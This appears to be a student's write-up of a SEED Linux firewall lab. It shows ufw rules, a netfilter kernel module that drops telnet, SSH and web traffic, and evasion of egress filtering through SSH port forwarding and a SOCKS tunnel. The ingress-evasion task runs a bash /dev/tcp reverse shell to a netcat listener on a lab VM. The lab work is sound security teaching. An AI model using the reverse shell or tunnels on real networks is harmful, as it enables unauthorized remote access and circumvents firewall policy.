

Linux Firewall Exploration Lab

Task1: Using Firewall

- machine A: 10.0.2.15
- machine B:10.0.2.4

Prevent A from doing telnet to Machine B.

1. before use ufw

```
[09/19/20]seed@VM:~$  
[09/19/20]seed@VM:~$ telnet 10.0.2.4  
Trying 10.0.2.4...  
Connected to 10.0.2.4.  
Escape character is '^]'.  
Ubuntu 16.04.2 LTS  
VM login: seed
```

2. use ufw

```
Firewall is active and enabled on system startup  
[09/19/20]seed@VM:~$ sudo ufw status  
Status: active  
  
To Action From  
--  
10.0.2.4 23 DENY Anywhere  
10.0.2.4 23 DENY OUT Anywhere  
  
[09/19/20]seed@VM:~$ telnet 10.0.2.4  
Trying 10.0.2.4...
```

Prevent B from doing telnet to Machine A.

```
[09/19/20]seed@VM:~$ sudo ufw status  
Status: active  
  
To Action From  
--  
10.0.2.4 23 DENY Anywhere  
10.0.2.15 23 DENY 10.0.2.4  
10.0.2.4 23 DENY OUT Anywhere
```

```
[09/19/20]seed@VM:~$ hostname -I
10.0.2.4
[09/19/20]seed@VM:~$ telnet 10.0.2.15
Trying 10.0.2.15...
```

Prevent A from visiting www.baidu.com

```
[09/19/20]seed@VM:~$ ping www.baidu.com
PING www.a.shifen.com (61.135.169.121) 56(84) bytes of data.
64 bytes from 61.135.169.121: icmp_seq=1 ttl=47 time=37.9 ms
64 bytes from 61.135.169.121: icmp_seq=2 ttl=47 time=34.2 ms
64 bytes from 61.135.169.121: icmp_seq=3 ttl=47 time=34.0 ms
64 bytes from 61.135.169.121: icmp_seq=4 ttl=47 time=35.3 ms
64 bytes from 61.135.169.121: icmp_seq=5 ttl=47 time=34.0 ms
^C
--- www.a.shifen.com ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 13048ms
rtt min/avg/max/mdev = 34.057/35.130/37.919/1.480 ms
[09/19/20]seed@VM:~$ sudo ufw deny out to 61.135.169.121
Rule added
[09/19/20]seed@VM:~$ ping www.baidu.com
PING www.a.shifen.com (61.135.169.121) 56(84) bytes of data.
ping: sendmsg: Operation not permitted
ping: sendmsg: Operation not permitted
ping: sendmsg: Operation not permitted
ping: sendmsg: Operation not permitted
ping: sendmsg: Operation not permitted
^C
--- www.a.shifen.com ping statistics ---
```

Task2: Implementing a Simple Firewall

1. make

```
[09/20/20]seed@VM:~$ make
make -C /lib/modules/4.8.0-36-generic/build M=/home/seed modules
make[1]: Entering directory '/usr/src/linux-headers-4.8.0-36-generic'
  CC [M] /home/seed/filter.o
  Building modules, stage 2.
  MODPOST 1 modules
  CC /home/seed/filter.mod.o
  LD [M] /home/seed/filter.ko
make[1]: Leaving directory '/usr/src/linux-headers-4.8.0-36-generic'
[09/20/20]seed@VM:~$ sudo insmod filter.ko
[09/20/20]seed@VM:~$ lsmod | grep filter
filter                16384  0
ip6table_filter       16384  1
ip6_tables            20480  1 ip6table_filter
iptable_filter        16384  1
ip_tables            20480  1 iptable_filter
x_tables             24576  15 xt_LOG,xt_multiport,ipt_REJECT,ip_tables,iptabl
e_filter,xt_tcpudp,xt_limit,ip6t_REJECT,xt_recent,ip6table_filter,xt_addrtype,ip
6t_rt,xt_conntrack,ip6_tables,xt_hl
```

2. code

```
#include <linux/module.h>
#include <linux/kernel.h>
#include <linux/netfilter.h>
#include <linux/netfilter_ipv4.h>
#include <linux/ip.h>
```

```

#include <linux/tcp.h>

/* This is the structure we shall use to register our function */
static struct nf_hook_ops outBoundFilterHook;
static struct nf_hook_ops inBoundFilterHook;

/* This is the hook function itself */
unsigned int outBoundPacketFilter(void *priv, struct sk_buff *skb, const
struct nf_hook_state *state)
{
    struct iphdr *iph;
    struct tcphdr *tcph;

    unsigned int s1,s2,s3,s4;
    unsigned int d1,d2,d3,d4;
    iph = ip_hdr(skb);
    tcph = (void *) iph+iph->ihl*4;

    s1 = ((unsigned char *)&iph->saddr)[0];
    s2 = ((unsigned char *)&iph->saddr)[1];
    s3 = ((unsigned char *)&iph->saddr)[2];
    s4 = ((unsigned char *)&iph->saddr)[3];
    d1 = ((unsigned char *)&iph->daddr)[0];
    d2 = ((unsigned char *)&iph->daddr)[1];
    d3 = ((unsigned char *)&iph->daddr)[2];
    d4 = ((unsigned char *)&iph->daddr)[3];

    printk(KERN_INFO "Checking for TCP packet to %d.%d.%d.%d\n",d1,d2,d3,d4);
    // Prevent TCP telnet connection with Machine B
    if(iph->protocol == IPPROTO_TCP && tcph->dest == htons(23) && d1==10 &&
d2==0 && d3==2 && d4==4)
    {
        printk(KERN_INFO "Dropping telnet packet to %d.%d.%d.%d\n",
            ((unsigned char *)&iph->daddr)[0],
            ((unsigned char *)&iph->daddr)[1],
            ((unsigned char *)&iph->daddr)[2],
            ((unsigned char *)&iph->daddr)[3]
        );
        return NF_DROP;
    }
    // Prevent TCP SSH connection with Machine B
    else if(iph->protocol == IPPROTO_TCP && tcph->dest == htons(22) && d1==10
&& d2==0 && d3==2 && d4==4)
    {
        printk(KERN_INFO "Dropping SSH packet to %d.%d.%d.%d\n",
            ((unsigned char *)&iph->daddr)[0],
            ((unsigned char *)&iph->daddr)[1],
            ((unsigned char *)&iph->daddr)[2],
            ((unsigned char *)&iph->daddr)[3]
        );
        return NF_DROP;
    }
    // Prevent TCP HTTP/HTTPS connection with www.seu.edu.cn
    else if(iph->protocol == IPPROTO_TCP && (tcph->dest == htons(80) || tcph-
>dest == htons(443))&& d1==121 && d2==194 && d3==14 && d4==142)
    {
        printk(KERN_INFO "Dropping HTTPS/HTTP packet to %d.%d.%d.%d\n",

```

```

        ((unsigned char *)&iph->daddr) [0],
        ((unsigned char *)&iph->daddr) [1],
        ((unsigned char *)&iph->daddr) [2],
        ((unsigned char *)&iph->daddr) [3]
    );
    return NF_DROP;
}
else
{
    return NF_ACCEPT;
}
// Prevent TCP SSH connection with Machine B
}

unsigned int inBoundPacketFilter(void *priv, struct sk_buff *skb, const
struct nf_hook_state *state)
{
    struct iphdr *iph;
    struct tcphdr *tcph;

    unsigned int s1,s2,s3,s4;
    unsigned int d1,d2,d3,d4;

    iph = ip_hdr(skb);
    tcph = (void *) iph+iph->ihl*4;

    s1 = ((unsigned char *)&iph->saddr) [0];
    s2 = ((unsigned char *)&iph->saddr) [1];
    s3 = ((unsigned char *)&iph->saddr) [2];
    s4 = ((unsigned char *)&iph->saddr) [3];
    d1 = ((unsigned char *)&iph->daddr) [0];
    d2 = ((unsigned char *)&iph->daddr) [1];
    d3 = ((unsigned char *)&iph->daddr) [2];
    d4 = ((unsigned char *)&iph->daddr) [3];

    printk(KERN_INFO "Checking for TCP packet from
%d.%d.%d.%d\n",s1,s2,s3,s4);

    // Prevent TCP telnet connection from Machine B
    if(iph->protocol == IPPROTO_TCP && tcph->dest == htons(23) && s1==10 &&
s2==0 && s3==2 && s4==4)
    {
        printk(KERN_INFO "Dropping telnet packet to %d.%d.%d.%d\n",
            ((unsigned char *)&iph->daddr) [0],
            ((unsigned char *)&iph->daddr) [1],
            ((unsigned char *)&iph->daddr) [2],
            ((unsigned char *)&iph->daddr) [3]
        );
        return NF_DROP;
    }// Prevent TCP SSH connection from Machine B
    else if(iph->protocol == IPPROTO_TCP && tcph->dest == htons(22) && s1==10
&& s2==0 && s3==2 && s4==4)
    {
        printk(KERN_INFO "Dropping SSH packet from %d.%d.%d.%d\n",

```

```

        ((unsigned char *)&iph->daddr) [0],
        ((unsigned char *)&iph->daddr) [1],
        ((unsigned char *)&iph->daddr) [2],
        ((unsigned char *)&iph->daddr) [3]
    );
    return NF_DROP;
}
else
{
    return NF_ACCEPT;
}
// Prevent TCP SSH connection from Machine B
}
/* Initialization routine */
int setUpFilter(void)
{
    printk(KERN_INFO "Placing OutBound Packet Filter.\n");
    outBoundFilterHook.hook = outBoundPacketFilter; /* Handler function */
    outBoundFilterHook.hooknum = NF_INET_POST_ROUTING;
    outBoundFilterHook.pf = PF_INET;
    outBoundFilterHook.priority = NF_IP_PRI_FIRST; /* Make our function first */
    nf_register_hook(&outBoundFilterHook);

    printk(KERN_INFO "Placing InBound Packet Filter.\n");
    inBoundFilterHook.hook = inBoundPacketFilter; /* Handler function */
    inBoundFilterHook.hooknum = NF_INET_PRE_ROUTING;
    inBoundFilterHook.pf = PF_INET;
    inBoundFilterHook.priority = NF_IP_PRI_FIRST; /* Make our function first */
    nf_register_hook(&inBoundFilterHook);


    return 0;
}
/* Cleanup routine */
void removeFilter(void)
{
    printk(KERN_INFO "Telnet filter removed.\n");
    nf_unregister_hook(&outBoundFilterHook);
    nf_unregister_hook(&inBoundFilterHook);
}

module_init(setUpFilter);
module_exit(removeFilter);

MODULE_LICENSE("GPL");

```

3. Prevent telnet from Machine A to Machine B



```

[09/20/20]seed@VM:~$ telnet 10.0.2.4
Trying 10.0.2.4...
^C

```

4. Prevent telnet from Machine B to Machine A

```
[09/19/20]seed@VM:~$ hostname -I
10.0.2.4
[09/20/20]seed@VM:~$ telnet 10.0.2.15
Trying 10.0.2.15...
```

5. Prevent telnet from Machine B to Machine A

```
[09/20/20]seed@VM:~$ ssh 10.0.2.15
```

6. Prevent ssh from Machine A to Machine B

```
[09/20/20]seed@VM:~$ ssh 10.0.2.4
```

7. Prevent HTTPs from Machine A to www.seu.edu.cn

```
[09/20/20]seed@VM:~$ curl -I www.seu.edu.cn
```

Task3: Evading Egress Filtering

Telnet to Machine B through the firewall

1. ufw firewall

```
[09/20/20]seed@VM:~$ sudo ufw status
Status: active

To Action From
--
121.94.14.142 80,443/tcp DENY Anywhere
10.0.2.4 23 DENY OUT Anywhere
```

2. evading

```
[09/20/20]seed@VM:~$ ssh -L 10000:10.0.2.4:23 seed@10.0.2.4
seed@10.0.2.4's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)


 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.


Last login: Sun Sep 20 01:10:50 2020 from 10.0.2.15
[09/20/20]seed@VM:~$ telnet localhost 10000
Trying 127.0.0.1...
telnet: Unable to connect to remote host: Connection refused
[09/20/20]seed@VM:~$ telnet 10.0.2.15
Trying 10.0.2.15...
Connected to 10.0.2.15.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login:
```


Connect to Facebook using SSH Tunnel

1. not connection



2. proxy



3. Breaking the SSH connection

```

128.230.18.200 80,443,8080/tcp DENY          Anywhere

[09/20/20]seed@VM:~$ sudo ufw deny proto tcp from any to 128.230.18.200 port 80
Skipping adding existing rule
[09/20/20]seed@VM:~$ hostname -I
10.0.2.15
[09/20/20]seed@VM:~$
[09/20/20]seed@VM:~$ ssh -D 9000 -C 10.0.2.4
seed@10.0.2.4's password:
bind: Address already in use
channel setup fwd listener tcpip: cannot listen to port: 9000
Could not request local forwarding.
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)


 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

Last login: Sun Sep 20 01:39:49 2020 from 10.0.2.15
[09/20/20]seed@VM:~$ █

```

4. successful



Task4: Evading Ingress Filtering

- A:10.0.2.4
- B:10.0.2.15

```

[09/20/20]seed@VM:~$ hostname -I
10.0.2.15
[09/20/20]seed@VM:~$ bash -i>& /dev/tcp/10.0.2.4 0>&1
bash: /dev/tcp/10.0.2.4: No such file or directory
[09/20/20]seed@VM:~$ bash -i>& /dev/tcp/10.0.2.4/3000 0>&1
█

```



```
Status: inactive
[09/20/20]seed@VM:~$ nc -lvp 3000
Listening on [0.0.0.0] (family 0, port 3000)
Connection from [10.0.2.15] port 3000 [tcp/*] accepted (family 2, sport 55536)
[09/20/20]seed@VM:~$ ls
ls
android
bin
c
c.c
chapter4.py
Customization
Desktop
Documents
Downloads
```